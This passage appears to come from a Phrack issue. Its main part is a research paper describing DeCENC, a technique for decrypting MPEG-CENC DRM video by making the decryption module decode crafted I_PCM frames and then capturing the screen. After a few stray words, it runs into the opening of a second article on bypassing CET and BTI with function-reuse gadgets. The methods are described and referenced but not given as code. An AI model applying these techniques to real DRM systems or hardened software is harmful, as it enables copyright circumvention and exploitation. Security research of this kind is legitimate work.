    2.2.7 - Putting It All Together

3 - Capabilities

4 - Mitigations

5 - Aside: Learning about h264, MP4, and ISO-BMFF

6 - Reflections

7 - References

[=================
[0. Introduction
[=================

You’ve probably heard the saying “DRM is defective by design”. It’s true, and I can prove it.

In this paper I present DeCENC, a generic attack on the MPEG-CENC file format. DeCENC enables decryption of video files without direct knowledge of the key. The fundamental flaw involves the use of encryption without authentication - a rookie error[0], although exploiting it in this context is fiddly, to say the least.

MPEG-CENC is not DRM[1], but it is an encrypted media container format commonly used as part of DRM systems. Any DRM'd playback system that correctly implements the MPEG-CENC specification is conceptually vulnerable to DeCENC. The attack relies on interactions with video codec features present in either h264 (AVC) or h265 (HEVC), which are both widely supported. Applicability to other codecs is plausible but has not yet been investigated.

DeCENC is a security research tool that may be used to assess the robustness of CENC-compatible video DRM systems. Although the exploit aims to be generic, I make no specific claims of compatibility with any particular DRM system or configurations thereof. However, the PoC source release includes documentation for testing against "ClearKey", a pseudo-DRM scheme defined as part of the W3C's EME specification[2].

The source is available here[3]: https://github.com/DavidBuchanan314/DeCENC

By the way, all the relevant MPEG specs are paywalled (thanks ISO,) so I'll try to keep my explanations here self-contained.

[======================================

[1. The Video Streaming DRM Landscape

[======================================

Before I get into the attack itself, I'd like to give some background. I'm trying to steer clear of vendor-specific implementation details, lest I lose the Do Not Violate The DMCA Challenge (2024 edition,) so here's an overview of how a generic video streaming DRM system might work:

```
               +----- The Big Scary DRM Black-Box -----+
               |                                       |
+----------+   |  +-------------+                      |
|          |   |  |   License   |                      |
|  Movies  |<---->| Acquisition |                      |
|   R Us   |   |  +-------------+                      |
|  dot com |   |        | Keyz                         |
| (content |   |        v                              |
| provider)|   |  +-------------+   +---------------+  |  +---------+
|          |----->| Decryption  |-->| Video Decoder |---->| Monitor |-> eyes
+----------+   |  +-------------+   +---------------+  |  +---------+
               +---------------------------------------+
```

Like most video on the internet, it's compressed, with a codec like h264. But now it's encrypted, too. Your computer needs to decrypt it before it can render it to your screen, and that's where a CDM (Content Decryption Module) comes in. The CDM runs on "your" device, and is either implemented using software, secure hardware (e.g. inside a secure enclave,) or some combination of the two. My diagram represents it as "The Big Scary DRM Black-Box" - you're not supposed to be able to tamper with it, or meaningfully inspect its operation. In theory.

Before the CDM can decrypt the video, it needs the decryption key. How does the key get inside the CDM? It depends, but normally there's a protocol between the CDM and the content provider. During “license acquisition”, the content provider decides whether it trusts the CDM, whether the user has permission to access the content, etc. If the licensing authority is happy with all the details, then it’ll issue a “license” (containing relevant key material) to the CDM. This protocol is secured so that an eavesdropper can’t just sniff keys as they travel over the network.

MPEG-CENC is a container file format that stores the metadata a CDM needs in order to do its job, telling it which parts of the file are encrypted, how, and with which keys. It doesn’t store keys directly (that would be too easy to break!) but instead references keys by an ID. The CDM is responsible for figuring out how to map a key ID to an actual decryption key. CENC stands for “Common ENCryption”, the idea is that it’s a common standard that many DRM systems can share. This is convenient for streaming platforms, because they can (in theory) serve the same file to all their users, regardless of which DRM system they’re using (because not all platforms support all DRM systems.)

It’s important to note that CENC is just a file format. The CENC specification doesn’t say anything about how DRM should work, it is only concerned with encryption metadata. You could in theory use CENC for some non-DRM purpose, or architect the DRM differently to what I just described above.

So that’s how it’s all *supposed* to work. Now let’s go through some common ways that systems like this are broken, ordered roughly from easiest to hardest.

--[Method 0: Pointing a Camera at the Screen (Aka “The Analog Hole”)

This attack is so low-tech that it’s impossible to prevent, although watermarking can discourage it. No matter how good your camera is, your recording will be imperfect. Sometimes called a “camrip”, these are the bottom of the barrel in the video archival scene.

--[Method 1: Digitally Recording the HDMI Port

HDCP (“High-bandwidth Digital Content Protection”) is supposed to make this impossible, by encrypting the video link, but in practice even newer versions of HDCP are trivially bypassed using “splitter” dongles[4]. Similarly, it may be possible to record a device’s screen using pure software methods, although CDMs can take steps to prevent this using platform-specific features.

The result of this approach is much better than a camrip, but it also necessitates re-compressing the video data. This is undesirable because it either inflates the file size, introduces codec artifacts, or both. This problem is known as Generation Loss[5]. The resulting video file might be labeled as a “WEBRip”.

--[Method 2: Exfiltrating the Decrypted but Not-Yet-Decompressed Data

Video decoding (i.e. decompression) is a separate process to decryption. At the very least, these will be implemented by two different areas of software, or even different pieces of hardware (e.g. a hardware video decoder.) CDMs will do their best to prevent it, but as the data travels between these two components it is potentially exposed to adversarial archivists.

--[Method 3: Exfiltrating Content Keys

For decryption to work, the relevant keys must be held *somewhere* within the walls of the CDM, within the playback device owned by the attacker. The keys can be obfuscated[6], put in secure hardware, etc., but they're still in there somewhere. A sufficiently determined attacker will always be able to get them back out again. Cryptographic side-channel attacks[7] are very much on the cards here.

--[Method 4. Exfiltrating CDM Secrets

In practice, the CDM must contain some sort of key material that it uses to authenticate itself as genuine, during License Acquisition (i.e. content key provisioning.) This key material might be provisioned to hardware during device manufacturing, or it might just be another software-obfuscated secret. If this identification/authentication material can be extracted[8][9][10] (or perhaps merely "code lifted"[11], in the case of software obfuscation,) then an attacker can replace the whole CDM with their own code, and request content keys from the licensing authority directly. They'll still need permission to view the content (e.g. a premium account on a streaming service,) but now they can trivially access its decryption keys. This general approach is perhaps the most difficult to achieve in the first place, but once you've got it working it's extremely repeatable.

Those last 3 techniques all permit an archivist to get a complete and "untouched" copy of the original video file, without any re-encoding or other losses. The resulting file might be referred to as a "WEBDL", which is as good as it gets for archival of streamed videos (Note: Some people use the terms "WEBDL" and "WEBRip" interchangeably. I'm not one of those people.) Truly discerning archivists will usually opt for files sourced from physical media[12] however, but that's out of scope for this paper.

Every time you see "WEBDL" or "WEBRip" in a media file name, it's likely that one of the above techniques were used to obtain it, or some variation thereof. From the existence of these files we can perhaps infer that DRM is a "solved problem" (from the archival perspective, at least,) but many of those solutions remain closely guarded secrets.

--[1.5: EME, MSE, WTF?

There's one last piece of background to get out of the way before I move on to the fun stuff. EME stands for Encrypted Media Extensions. It's a standardized API for the web platform that allows web pages to show DRM-encumbered content. CENC still exists as a standalone format, but it's most commonly used today as a subcomponent of EME.

EME doesn't specify any actual DRM, it just describes an interface between DRM systems and web browsers.

MSE stands for Media Source Extensions. It's a closely related API that allows for more flexibility in how video data gets piped into HTML <video> elements, and using it is essential to EME.

I've shamelessly stolen the title of this subsection from an excellent article[13] that introduces these APIs in slightly more detail. It also touches on the ClearKey not-DRM system I mentioned in the introduction.

```
[===================
[ 2. Introducing...
[===================
```

```
.--.                                              .--.
|  |---------.      .-----------------------------|  |
|  |    _____ ‘.__.’ _____ ______ _   _  _____    |  |
|  |   |  __ \  ___ / ____|  ____| \ | |/ ____|   |  |
|  |   | |  | |/ _ \ |    | |__  |  \| | |        |  |
|  |   | |  | |  __/ |    |  __| | . ` | |        |  |
|  |   | |__| |\___| |____| |____| |\  | |____    |  |
|  |   |_____/ .--. \_____|______|_| \_|\_____|   |  |
|  |_________.’    ‘._____________________________|  |
‘--’                                              ‘--’
```

I’ve come up with a new method to achieve exfiltration of decrypted video data, BUT without having to directly interfere with a CDM - it stays as a “black box”. Instead, we manipulate its inputs and outputs, using only the documented interfaces (i.e. the CENC file format, and the EME+MSE APIs.) This means the attack is broadly applicable, regardless of CDM implementation details. It’s about as portable as the EME API itself (at least, in theory.) This is far from the first time a DRM system has been broken, but it might be the first* time it’s been done in such a generic and broadly-scoped way.

*An honorable mention definitely goes to “Steal This Movie: Automatically Bypassing DRM Protection in Streaming Media Services”[14]. In the years since that paper, DRM systems have been hardened against such approaches, although I imagine the same will be true for DeCENC in the future.

Here’s an overview of the attack:

```
               +----- The Big Scary DRM Black-Box -----+
               |                                       |
+----------+   |  +-------------+                      |
|          |   |  |   License   |                      |
|          |<---->| Acquisition |                      |
|  Movies  |   |  +-------------+                      |
|   R Us   |   |        | Keyz                         |
|          |   |        v           +---------------+  |
|          |   |  +-------------+   |     Video     |  |  +---------+
|          | ,--->| Decryption  |------------------------>| Monitor |-> eyes
+----------+ | |  +-------------+   |    Decoder    |  |  +---------+
     |       | |                    +---------------+  |       |
     v       | +---------------------------------------+       |
  +-----+    |                                                 |
  | hax |----’                                                 |
  +-----+       HDMI capture card, or maybe a very good camera |
     |    ,----------------------------------------------------’
     v    v
  +----------+
  | more hax |-------> Hot.New.Movie.2024.2160p.WEB-DL.mp4
  +----------+
```

The main trick here is a method to “bypass” the video decoder (I’ll explain what that means shortly.)

The consequence is that decrypted (but still compressed) video data is rendered onto the screen as-is, in raw form. Visually this just looks like random noise, but if recorded and processed appropriately it can be recombined with the source media steam to obtain a playable decrypted copy. Although a capture card may be involved in this process, there is no need to re-compress any data, making the resulting file a “WEBDL” rather than a “WEBRip”.

The attack involves feeding a specially crafted MPEG-CENC file (containing a crafted h264 bitstream) into the CDM. You might be thinking “surely the CDM would detect that you’re feeding in the wrong file, and reject it?”

That would be a very sensible thing for it to do, but the MPEG-CENC format provides no affordances for doing so.

--[2.0: How to Bypass a Video Decoder

Under normal video-watching conditions, what you see on your screen is the output of the video decoder. As an attacker, we aren’t too interested in the decoded version of the video, we want the original compressed version (just after it’s been decrypted.)

If we could somehow reverse the process of the decoder, we could get the data we want. If we characterize the video decoder as a mathematical function, mapping “codec bits” to “screen pixels”, it is Surjective. That is, there’s more than one (in fact, infinitely many) ways a given set of screen pixels can be represented in the codec bits. As attacker with access to the screen pixels, we can’t hope to uniquely identify the codec bits that were originally used as input to the decoder, in the general case. (It’s perhaps not completely impossible in practice, but it’d be an enormously complex and fragile process.)

But, we don’t need to solve the general case, we can engineer a special case! If we craft a bitstream just right, we can ensure it has a very predictable decode, making it trivial to infer the codec input data from the screen pixel data.

The key to making predictable bitstreams is the “I_PCM macroblock”, which is a codec feature present in both h264 and h265. An I_PCM macroblock is a 16x16 pixel* block of raw uncompressed pixel data. As demonstrated in the diagram below, it completely bypasses all of the usual complexity involved in I-frame macroblock decoding.

*h265 supports other sizes.

```
                   Bitstream
                       |
                       |-----------------------.
                       |                       |
                 +-----v-----+                 |
                 |  Entropy  |               I_PCM
                 |   Decode  |               Mode
                 +-----+-----+                 |
                       |                       |
                       |-----------------.     |
                       |                 |     |
                 +-----v-----+           |     |
                 | De-quant  |       Lossless  |
                 +-----+-----+         Mode    |
                       |                 |     |
                       |-----------.     |     |
                       |           |     |     |
                 +-----v-----+     |     |     |
                 |  Inverse  | Transform |     |
                 | Transform |   Skip    |     |
                 +-----+-----+   Mode    |     |
                       |           |     |     |
                       |<----------’     |     |
                       |<----------------’     |
+-------------+        v                       |
| Intra/Inter |       .-.                      |
| Prediction  |----->: + :                     |
+-------------+       ‘-’                      |
                       |<----------------------’
                       v
                 Reconstructed
                     Block
```

(Diagram based on Fig. 6.10 of “High Efficiency Video Coding (HEVC): Algorithms and Architectures”[15])

If we construct a whole video out of only I_PCM macroblocks, the encode/decode process becomes completely predictable and invertible.

--[2.1: Leveraging I_PCM

I mentioned earlier that MPEG-CENC holds metadata about which data is encrypted and how. This metadata is extremely granular, allowing specific byte ranges to be marked as encrypted vs not encrypted. There are some alignment requirements, but that’s all.

To perform the attack, we parse the original encrypted CENC file and identify the encrypted byte ranges. This is the data we want to decrypt.

We stuff the encrypted data into the bodies of I_PCM macroblocks, making a whole video full of them. We add metadata to this new video file, instructing the CDM to decrypt only the bodies of the macroblocks.

When the CDM processes this crafted file, it’ll decrypt the macroblocks for us, and display their contents verbatim on the screen. Visually, this will look like random garbage data. But as they say, one man's trash is another's treasure.

The screen contents are then captured losslessly (using one of several plausible methods,) and the pixel values are processed to place the decrypted byte values back into the original file. The end result is a fully decrypted file!

--[2.2: The Devilish Details

Maybe I made things sound easy in the above summary, but there are several “gotchas”, which I'll now discuss.

--[2.2.0: Background: AES-CTR

CENC has several encryption modes, and the most prevalent is called... “cenc” mode. Yup, not confusing at all (I will disambiguate by using lowercase to refer to the mode, and uppercase to refer to the file format.)

In cenc mode, AES-CTR is used to encrypt arbitrary sub-regions of the video codec data.

AES is a block cipher. In its purest sense, AES takes a 128-bit block of plaintext and a 128-bit key* as input, and produces a 128-bit ciphertext (i.e. encryption.) Or the reverse, taking a ciphertext and key to return the original plaintext (i.e. decryption.)

*other key lengths are available.

We usually care about encrypting messages that are not exactly 128 bits long, hence “block modes” exist, which are used to construct a more versatile cipher.

AES-CTR is one such block mode. CTR is short for “counter” - a value that's incremented for each processed block.

AES-CTR encryption works like this:

```
              ctr+0                   ctr+1                   ctr+2
                |                       |                       |
            +---v---+               +---v---+               +---v---+
      key ->|  AES  |         key ->|  AES  |         key ->|  AES  |
            |encrypt|               |encrypt|               |encrypt|
            +-------+               +-------+               +-------+
                | keystream0            | keystream1            | keystream2
             +--v--+                 +--v--+                 +--v--+
plaintext0 ->| XOR |    plaintext1 ->| XOR |    plaintext2 ->| XOR |
             +-----+                 +-----+                 +-----+
                |                       |                       |
                v                       v                       v
           ciphertext0             ciphertext1             ciphertext2
```

And similarly, decryption:

```
               ctr+0                   ctr+1                   ctr+2
                 |                       |                       |
             +---v---+               +---v---+               +---v---+
       key ->|  AES  |         key ->|  AES  |         key ->|  AES  |
             |encrypt|               |encrypt|               |encrypt|
             +-------+               +-------+               +-------+
                 | keystream0            | keystream1            | keystream2
              +--v--+                 +--v--+                 +--v--+
ciphertext0 ->| XOR |   ciphertext1 ->| XOR |   ciphertext2 ->| XOR |
              +-----+                 +-----+                 +-----+
                 |                       |                       |
                 v                       v                       v
             plaintext0              plaintext1              plaintext2
```

Notice that the only difference here is that the positions of the ciphertext and plaintext have been swapped. The core AES block cipher is in “encrypt” mode in both cases. One way to think about this construction is that we generate a “keystream” through successive encryptions of the counter value (with the same key each time,) and then XOR the keystream with the plaintext. Since the XOR operator is its own inverse, you can XOR the keystream with the ciphertext to recover the original plaintext. If you want to deal with data is not a multiple of 128 bits in length, you can just pad it out to the next block boundary and ignore the “extra” data in the result.

When we set up the I_PCM trick as described above, we’re basically constructing an arbitrary decryption oracle. The CDM holds the key (even though we don’t know its value,) and we get to pick the CTR and ciphertext values. Finally, we get to harvest the resulting plaintexts.

For reasons that will become apparent later, I don’t actually focus on harvesting the plaintexts, not at first. I am primarily interested in deriving the keystream. I set the ciphertext bytes in the I_PCM block to a random value, harvest the corresponding plaintext, and then XOR it with the ciphertext I initially chose. This recovers the keystream bytes for a particular CTR value.

--[2.2.1: NAL Unit Emulation Prevention Bytes

If you craft a CENC+h264 file comprised of random encrypted I_PCM blocks, and ask a CDM to decrypt it and play it back to you, it’ll *mostly* work. You’ll see a bunch of random pixels on your screen (as expected,) but you’ll occasionally see visual glitches, dropped frames, and debug logs about invalid NAL units. What’s going on?

NAL stands for Network Abstraction Layer, and honestly I couldn’t tell you what it’s true purpose is, or why it’s here and now, causing us problems. What I *can* tell you is that it’s a framing layer that sits between the codec bitstream (e.g. h264) and the container (e.g. mp4.) Or something like that. NAL units are delimited by the byte sequence 00 00 01 or 00 00 00 01. If one of these crops up in our decrypted data, purely by bad luck, it’ll cause a decode error. The correct way to avoid this, in non-evil circumstances, is through an overcomplicated escaping scheme. But we don’t get to control the values the bytes decrypt to in the first place, so there's not a lot we can do about it here.

Rather than trying to do something clever (cleverer options are certainly available,) I just accept that certain frames will error out, detect those errors (more on this later,) and retry until I get a good one. As mentioned above, I am randomizing the ciphertext bytes I store in the I_PCM blocks. This means when I retry, the plaintext bytes will be randomly different too, and will hopefully not contain a NAL delimiter the second time around.

--[2.2.2: Chroma Subsampling

Video (and image) compression schemes make use of chroma-subsampled color representations, to save on data. Rather than representing colors as an RGB triple, they're represented as a YUV triple, where Y is luminance (colloquially, brightness) and UV is chrominance (the hue information.) Because our eyes are more sensitive to small-scale brightness variations than small-scale color variations, the color information can be stored at a lower resolution (typically half, aka YUV420).

Rather than fiddle around with colorspace conversion math (and interpolation, etc. etc.,) I decided to just not use the UV components in my attack. I_PCM blocks store the all the Y data first, followed by U then V (aka "planar" format.) I set the U and V values to all 0x80 (the neutral value,) and in the CENC metadata I only mark the Y bytes as the encrypted range. The resulting decrypted "garbage pixels" we see on the screen will therefore be black-and-white, and I can process their values without worrying about math. Except for...

--[2.2.3: Limited Range Color

The one thing that tripped me up hardest was the disgusting invention known as "limited range color". Much like NAL units, I couldn't tell you why it exists, merely that it does. In "full range color", the Y channel is stored as an integer in the range 0-255. Limited range color is cursed such that it only uses the range 16-235, with 16 representing full-black and 235 representing full-white. It is common for the output of a video codec to be "limited range", and then to be converted to full-range for display on a PC. The "garbage pixels" I described above (containing our precious decrypted data) will range from 0-255. If the video player is expecting limited-range color (which is the default,) it will try to map the range 16-235 onto 0-255, which will clip values below 16 or above 235. In informal terms, it'll crush the shadows and blow out the highlights. This is a problem for us because we need to know the original codec output data. If we see a "0" byte in the output, it could have originally been anything in the range 0-16.

There are container-level flags to specify that the output is full-range color, which would be a great solution except for the fact that some players seem to ignore them anyway. To keep my attack as universal as possible, I sought to make it work even if the output is getting range-mapped.

To explain my solution to this problem, I'll first explain what my generated video I-frames (each comprised of multiple I_PCM blocks) look like:

```
   x--->
 y +----+----+----+----+----+
 | |csum|    |    |    |    |
 v |meta|    |    |    |    |
   +----+----+----+----+----+
   |    |    |    |    |    |
   |    |    |    |    |    |
   +----+----+----+----+----+
   |    |    |    |    |ramp|
   |    |    |    |    |csum|
   +----+----+----+----+----+
```

In practice there are a few more rows and columns than this. The unlabeled blocks are encrypted I_PCM blocks.

The top-left block is a plaintext I_PCM block that contains a checksum, and then metadata (the checksum is calculated over the metadata.) This block arrangement and metadata format is one made up by me, for this exploit, allowing me to track the flow of data through the CDM. The metadata describes information like the initial CTR value, and the random ciphertext value that's been stuffed into the I_PCM blocks. The same checksum value is duplicated in the lower-right corner of the frame too (which is also a plaintext I_PCM block.) The purpose of these checksums is to detect corrupted frames (e.g. due to NAL errors, or vsync tearing during playback.)

The lower-right block also contains a “calibration ramp” - a gradient from 0 (black) to 255 (white). Well, it would go all the way to 255, if not for the fact that the last 16 bytes are covered up by the checksum. The purpose of this calibration ramp is to allow us to map “original” byte values to their range-mapped result. As mentioned earlier, we will not be able to unambiguously recover values that started off in the range 0-16, or 235-255. To solve this, each frame is repeated twice. First with an arbitrary random ciphertext value in the I_PCM blocks, and then with the same value but XORed with 0x80. This guarantees that for at least one frame variant, we'll be able to unambiguously recover the pre-range-corrected pixel value (and thus, infer the corresponding keystream bytes.)

There were a few spare pixels in the metadata block, which I use to display some cool scrolling text :P

--[2.2.4: Crafting I_PCM Bitstreams

Crafting a video that consists only of I_PCM blocks is an unusual thing to want to do, and I couldn't find any existing tools that would let me do it. To enable this, I wrote small patches for libx264 (for h264) and kvazaar (h265) respectively. My x264 patch is surprisingly clean but the kvazaar patch is janky as heck, but it works for my needs (barely).

One gotcha with h265 is that it stores the blocks in a tree structure made up of CTUs (“Coding Tree Units”.) In practice, this means that your I_PCM blocks are stored in a weird permutation of the order you'd expect, but once you've figured out that permutation you can just invert it.
I use a python script to generate the input pixel data in YUV4MPEG2 format, which is piped into x264 or kvazaar to generate the codec bitstream.

--[2.2.5: Metadata Preparation

This was one of the hardest parts of the whole attack. As I'll talk about later, MP4 is nasty to work with, and information about the correct way of doing things is hard to come by.

While tools exist for preparing CENC files "normally" (shout outs to mp4box, bento4, and more,) there are no off-the-shelf tools for crafting CENC metadata with the degree of precision that I needed. Features such as: full control of every CTR value, marking specific byte regions as encrypted or unencrypted, and the ability to do everything on-the-fly in a "streaming" fashion.

Even existing low-level libraries couldn't quite do what I wanted, so I wrote my own. It's far from a production-quality solution, but it does all the mp4-wrangling I needed for this attack. I start by using ffmpeg to generate a regular mp4 with no CENC metadata, then I parse and reserialize it (with the addition of my custom CENC metadata,) all on-the-fly.

As outlined earlier, we need to store metadata that describes where the encrypted and unencrypted data ranges are. The MP4 file format is based on "atoms" or "boxes" (two different names for the same concept, of course.) Boxes are identified by a 4-byte ascii identifier (aka a fourcc,) and the senc box is the one we care about most. It's defined as part of the CENC specification like so:

```
  aligned(8) class SampleEncryptionBox
      extends FullBox('senc', version=0, flags)
  {
      unsigned int(32) sample_count;
      {
            unsigned int(Per_Sample_IV_Size*8) InitializationVector;
            if (flags & 0x000002)
            {
                  unsigned int(16) subsample_count;
                  {
                        unsigned int(16) BytesOfClearData;
                        unsigned int(32) BytesOfProtectedData;
                  } [ subsample_count ]
            }
      }[ sample_count ]
  }
```

If subsample encryption mode is enabled (flag bit 0x02) then we get to specify encrypted and unencrypted ranges with byte-level granularity. We also get to specify the IV (in cenc mode, the IV is the initial CTR value.)

For our purposes, a Sample is a frame's worth of bitstream data (I'm not sure if this is universally true.)

For what I can only assume are "legacy" reasons, there are two different ways that the body of the senc data can be parsed out of a CENC file. You can read it through the senc box itself (FFmpeg and Chromium do this,) or by reading its offset and length out of the saio and saiz boxes respectively (Firefox does this.) The latter approach is unfortunate because the saiz box uses an

8-bit integer to store the length, which limits the length of the senc data to 255 bytes. This in turn limits the number of encrypted I_PCM blocks we can put in a single frame, which in turn limits the total bandwidth we can exfiltrate data at, in the general case (but it's not so bad really).

(Aside: Maybe you could exploit this difference to craft a video that looks different in Firefox vs Chromium)

--[2.2.6: Video Stream Substitution

We need to feed our crafted video stream into a CDM, in place of the original file it expects to be playing.

For basic proof-of-concept testing with our own test files, where we know the key, we can use ffmpeg as a CDM, since it knows how to decrypt CENC files *if* provided with the key. In this case there's no need for any clever tricks, we just pass in the crafted file. The testall.sh script in the DeCENC source repo implements this.

But for a slightly more real-world demonstration, we want to attack a web app playing a video through the EME API. By hooking the EME APIs using a browser extension (actually, we hook the closely related MSE APIs[18],) we can conveniently shim in our own media source in a portable way.

In a similar vein to CENC, the EME+MSE APIs are not DRM systems unto themselves, but a standard interface widely used *by* DRM systems. By developing only against these standard interfaces, we can (in theory) test against any compatible DRM system. Interop win!

misc/mse_hijack.js in the DeCENC repo is a userscript that implements this.

--[2.2.7: Putting it all Together

To turn all this theory into practice, I wrote a service in Python that orchestrates the whole attack. It has an sqlite database that's initialized with a list of all the AES blocks we need to decrypt (specifically, the relevant CTR values,) and as the attack progresses, corresponding keystream blocks are stored to the db.

The server is capable of generating the crafted mp4 files (containing crafted h264 or h265 bitstreams) completely on-the-fly, along with ingesting any screen-recording data (whether it's software-recorded from OBS, or from a hardware capture device,) and processing the recorded data to extract the keystream bytes.

All the aforementioned retry-on-error logic is handled automagically by this service.

Once the database is complete (all keystream blocks found) then it can be processed by a separate script to produce the final decrypted video file.

I built a simple EME+MSE demo webpage, as part of the DeCENC repo, on which we can mount a "realistic" proof-of-concept attack.

[=================

[3. Capabilities

[=================

My demo works against a 144p h264 video file because I didn't want to store large files in the repo, but there are no fundamental resolution limitations to this technique. It works equally well with 4K video content, and with h265 content (although there are a few semi-hardcoded h264 things in the code for now; I might add a config flag for it).

I implemented my attack against the “cenc mode” of CENC, which is the most prevalent mode, but not the only mode. “cbcs” mode is common too, which uses AES-CBC blocks in a repeating pattern of encrypted vs unencrypted blocks. I haven't implemented an attack on this mode yet, but it should be possible.

I haven't thought about audio at all. It's quite common for audio to be unencrypted on video-streaming platforms, but not always. Maybe there are audio codecs with an I_PCM equivalent, or similarly invertible codec feature.

As I mentioned in the introduction, I'm not going to talk about impacts on specific DRM systems in this paper. DeCENC is a research tool that should enable vendors or other security researchers to figure that out for themselves.

[================

[4. Mitigations

[================

There are definitely some things that vendors could do to mitigate this attack. And there are definitely ways that those mitigations could be bypassed. I'll leave both as an exercise to the reader :P

The long-term solution here is going to involve updating CENC to add support for authenticated encryption modes (AEAD in particular), but I imagine that'll take a long time to roll out.

Dear ISO: Please name one of the new modes “aenc”. No particular reason, I'd just like to be able to say I influenced an ISO spec! (Also, please don't paywall it.)

[===

[5. Aside: Learning about h264, MP4, ISO-BMFF

[===

Understanding these formats/specifications was critical for me in performing this research.

Half of the relevant specs are paywalled, but once you've dealt with that limitation they're still sprawling and incomprehensible. I'm used to being able to understand things from reading their specs, but that really wasn't the case here.

For h264 in particular, I was surprised to find the best information in book format - “The H.264 Advanced Video Compression Standard” by Iain E.

Richardson[17]. I didn't read it cover-to-cover because I'm incapable of such feats, but it was great for reference on how particular features worked.

For MP4/ISO-BMFF, and CENC itself, I had the best luck looking at existing implementation code.

For MP4, the pymp4[18] library was a valuable resource. For CENC, one of the most understandable implementations I found was deep inside Firefox's source tree[19].

[================
[6. Reflections
[================

This attack seems incredibly obvious in retrospect, from a high-level view. And yet, I seem to have been the first to notice it - or maybe just the first to write about it publicly.

I think it boils down to the high number of moving parts involved. As a whole, EME+MP4+CENC is a sprawling set of specifications that feel very "design by committee". I'd wager that no individual has complete visibility of the full system, from the top-level all the way down to the nuts and bolts. Even after doing this research, I only know a small slice of the whole picture - but it was just the right slice.

To get philosophical about it for a moment, you're unlikely to ever know *the most* about a topic, but you can certainly learn a unique slice of it. And from that vantage point, you can make new connections.

[===============
[7. References
[===============

[0] https://security.stackexchange.com/questions/2202
     /lessons-learned-and-misconceptions-regarding
     -encryption-and-cryptology/2206#2206
[1] https://www.iso.org/standard/84637.html ISO/IEC 23001-7:2023 Pt 7 (MPEG-CENC)
[2] https://www.w3.org/TR/encrypted-media/ W3C EME
[3] https://github.com/DavidBuchanan314/DeCENC
[4] https://torrentfreak.com
     /4k-content-protection-stripper-beats-warner-bros-in-court-1605xx/
[5] https://en.wikipedia.org/wiki/Generation_loss
[6] http://phrack.org/issues/68/8.html "Practical cracking of white-box
     implementations" by SysK
[7] https://twitter.com/David3141593/status/1080606827384131590
[8] https://seclists.org/fulldisclosure/2024/May/5 "Microsoft PlayReady -
complete client identity compromise" by Adam Gowdiak
[9] https://hyrathon.github.io/posts/wideshears/wideshears-wp.pdf
     "Wideshears: Investigating and Breaking Widevine on QTEE" by Qi Zhao
[10] https://arxiv.org/abs/2204.09298 "Exploring Widevine for Fun and Profit"
      - Gwendal Patat, Mohamed Sabt, Pierre-Alain Fouque, 2022
[11] https://en.wikipedia.org/wiki/White-box_cryptography#Security_goals -
      Code Lifting

[12] https://www.youtube.com/watch?v=SEBuiecLZGg "37C3 - Full AACSess: Exposing and exploiting AACSv2 UHD DRM for your viewing pleasure" by Adam Batori
[13] https://web.dev/articles/eme-basics "EME WTF? An introduction to Encrypted Media Extensions", by Sam Dutton
[14] https://www.usenix.org/conference/usenixsecurity13/technical-sessions/paper/wang_ruoyu "Steal This Movie"
[15] "High Efficiency Video Coding (HEVC): Algorithms and Architectures" by Vivienne Sze, Madhukar Budagavi, Gary J. Sullivan, 2014. ISBN 3319068946, Springer
[16] https://www.w3.org/TR/media-source-2/ W3C MSE
[17] "The H.264 Advanced Video Compression Standard" by Iain E. Richardson
[18] https://github.com/beardypig/pymp4
[19] https://github.com/mozilla/gecko-dev/blob/9c65def36af441133c75a44b126e65184b039b2f/dom/media/eme/clearkey/ClearKeyDecryptionManager.cpp

RUZZiA
NOVICHOK
NOVICHO

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x07 of 0x11

|=-----=[Bypassing CET & BTI With Functional Oriented Programming]=-----=|

|=---=|

|=------------------------------=[LMS]=--------------------------------=|

----| Table of contents

1 - Introduction
2 - FOP Background
3 - FOP Gadget identification
    3.1 Identification Process
    3.2 Gadget Depth
    3.3 Gadget Examples
4 - FOP Dispatcher Gadget
    4.1 - _dl_call_fini Dispatcher Gadget
    4.2 - link_map Examination
5 - Symbolic Engine
    5.1 - Phase 1: Static Analysis
    5.2 - Phase 2: Symbolic Execution
6 - Examples
7 - Final Thoughts
    7.1 - Constraints
    7.2 - Nomenclature
    7.3 - Architecture Differences
    7.4 - Turing Completeness
    7.6 - Future Work
    7.5 - Kernel FOP
    7.7 - Possible Mitigations
    7.8 - Conclusion
8 - Acknowledgments
9 - References
10 - Appendix A: ARM "bin/sh" in memory chain
11 - Appendix B: Intel "/bin/sh" in memory chain
12 - Appendix C: Source Code

----| 1. Introduction

Return Oriented Programming (ROP) has been around for over 15 years now [1]. Since then, other code reuse techniques have been demonstrated to work in certain circumstances, such as Jump Oriented Programming (JOP) [2][3]. With the growth of these two techniques in the last decade, new protections have been created to limit their usability. Some of these include Control-Flow Enforcement Technology (CET) [4] for Intel processors and Pointer Authentication (PAC) and Branch Target Identification (BTI) [5][6] for ARM processors. The intent of these protections is to limit the use of code reuse attacks such as ROP and JOP within a program.

CET encompasses two primary protective measures: the Shadow Stack and Indirect Branch Targeting (IBT) [7]. The Shadow Stack, a secondary hardware stack, primarily records return addresses to verify the integrity of the return path's control flow. While alternative methods to manipulate values within this secondary stack do exist, the primary safeguard lies in inspecting returns, thereby constraining ROP in scenarios such as stack buffer overflows or stack pivots.

IBT involves the direct enforcement of specific landing destinations for indirect branches, whether they are register or memory jump/call instructions. Although the landing pad instruction necessary for IBT has been incorporated since GCC 8 [8], its full integration into the Linux system was only recently finalized [9]. Typically placed at the beginning of functions susceptible to indirect referencing, this landing pad directive serves as a safeguard. In Intel processors this landing pad instruction is `ENDBR64`. Should an indirect jump or call fail to land on the specified instruction, a trap is triggered. This protective measure aims to mitigate the effectiveness of JOP attacks.

Regarding ARM protections, we have PAC/BTI [6]. PAC involves applying a lightweight hashing protection to a memory value, typically pointers, although it can be applied to almost any value. This process entails storing the hashed value within the unused topmost bits of the pointer. Given that userspace applications generally utilize no more than 48 bits of the available 64-bit address space, this approach is feasible.

It can be easily implemented with a few instructions at both the beginning and end of a function to safeguard return addresses. While it can also serve to verify against other forms of memory corruption, it's not yet commonplace in Linux to fully validate every potential function pointer (a point of consideration for future developments).

The second safeguard, BTI, mirrors IBT in functionality, albeit with slightly different terminology. Like IBT, it involves placing a landing pad instruction at the onset of functions to protect against JOP attacks stemming from indirect branches. In ARM processors this landing pad instruction is aptly named `BTI`.

